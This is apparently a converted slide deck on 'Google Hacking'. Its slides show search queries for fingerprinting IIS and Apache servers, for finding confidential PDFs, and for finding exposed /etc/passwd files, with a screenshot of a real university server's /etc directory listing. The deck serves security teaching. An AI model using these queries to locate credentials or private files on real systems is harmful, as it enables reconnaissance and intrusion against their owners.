Microsoft PowerPoint - AIMMS.Informs.AREVA.ppt - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address  Go Links

Google "not for distribution" confidential filetype:pdf Search Web PageRank 16 blocked AutoFill Options not I

# An Introduction to AIMMS

## Clearing the US Energy Market

### part II/II

**Gertjan de Lange**  
*Chief Commercial Officer*

**Peter Nieuwesteeg**  
*AIMMS Consultant at Areva*

Discussions  Discussions not available on http://216.239.39.104/

Done Internet




# Google Hacking

- OS Detection
- Use the keywords of the default installation page of a Web server to search.
- Use the title to search
- Use the footer in a directory index page



# Google Hacking

- OS Detection-Windows
  - “Microsoft-IIS/5.0 server at”





# Google Hacking

- OS Detection - Windows
  - Default web page?
  - Intitle: “Welcome to Windows 2000 Internet Services”


Welcome to Windows 2000 Internet Services - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address  Go Links

Google Search Web PageRank 11 blocked AutoFill Options Welcome to Windows 2000 Inte



# Microsoft Windows 2000

**Welcome to IIS 5.0**

Internet Information Services (IIS) for Microsoft Windows 2000 brings the power of Web computing to Windows. With IIS, you can easily share files and printers and create applications to securely publish information to improve the way your organization works. IIS is a secure platform for building and deploying eCommerce solutions. IIS also makes it easy to bring mission-critical business applications to the Web.

Windows 2000 with IIS scales to meet your needs. You can:

- Set up a personal Web server.
- Share information within your team.
- Access databases.
- Create an enterprise intranet.

IIS integrates proven Internet standards with Windows, so that using the Web does not mean

**Integrated Management**

You can manage IIS through the Windows 2000 Computer Management console, or by using scripting. If you have installed Windows 2000 Server or Windows 2000 Advanced Server, the Administration Web site can also be used to manage IIS.

You can also right-click on a directory, and you can share its contents via the Web, as well as configure the most common IIS settings.

**Online Documentation**

The award-winning IIS online documentation includes an index, full-text search, and printing by node or by individual topic. You can:

- Get help with tasks.
- Learn about server operation.
- Consult reference material.


Discussions Discussions not available on

Done Internet



# Google Hacking

- OS Detection –Apache 1.3.11-1.3.26
  - Intitle: Test.Page.for.Apache seeing.this.instead








# Google Hacking

- OS Detection-Apache SSL enable
  - Intitle: Test.page “SSL/TLS-aware” (127)






# Google Hacking

- Search Passwords
  - Search the well known password filenames in URL
  - Search the database connection files or configuration files to find a password and username
  - Search specific username file for a specific product



- Search Passwords
  - Inurl: etc inurl: passwd







# Google Hacking

- Search Passwords
  - Intitle: "Index of..etc" passwd

Index of /etc - Microsoft Internet Explorer






File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Recycle Bin Mail Print Send To New Folder


Address <http://ftp.cs.concordia.ca/etc/> Go Links

Google  Search Web PageRank 15 blocked AutoFill Option: >>

# Index of /etc

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>	01-Nov-2002 15:40	-	
 <a href="#">group</a>	31-Oct-2002 16:48	1k	
 <a href="#">localtime</a>	30-Oct-2002 15:26	1k	
 <a href="#">nsswitch.conf</a>	31-Oct-2002 16:52	2k	
 <a href="#">passwd</a>	31-Oct-2002 16:49	1k	

*Apache/1.3.24 Server at ftp.cs.concordia.ca Port 80*

Discussions  Discussions not available on <http://ftp.cs.concordia.ca/>

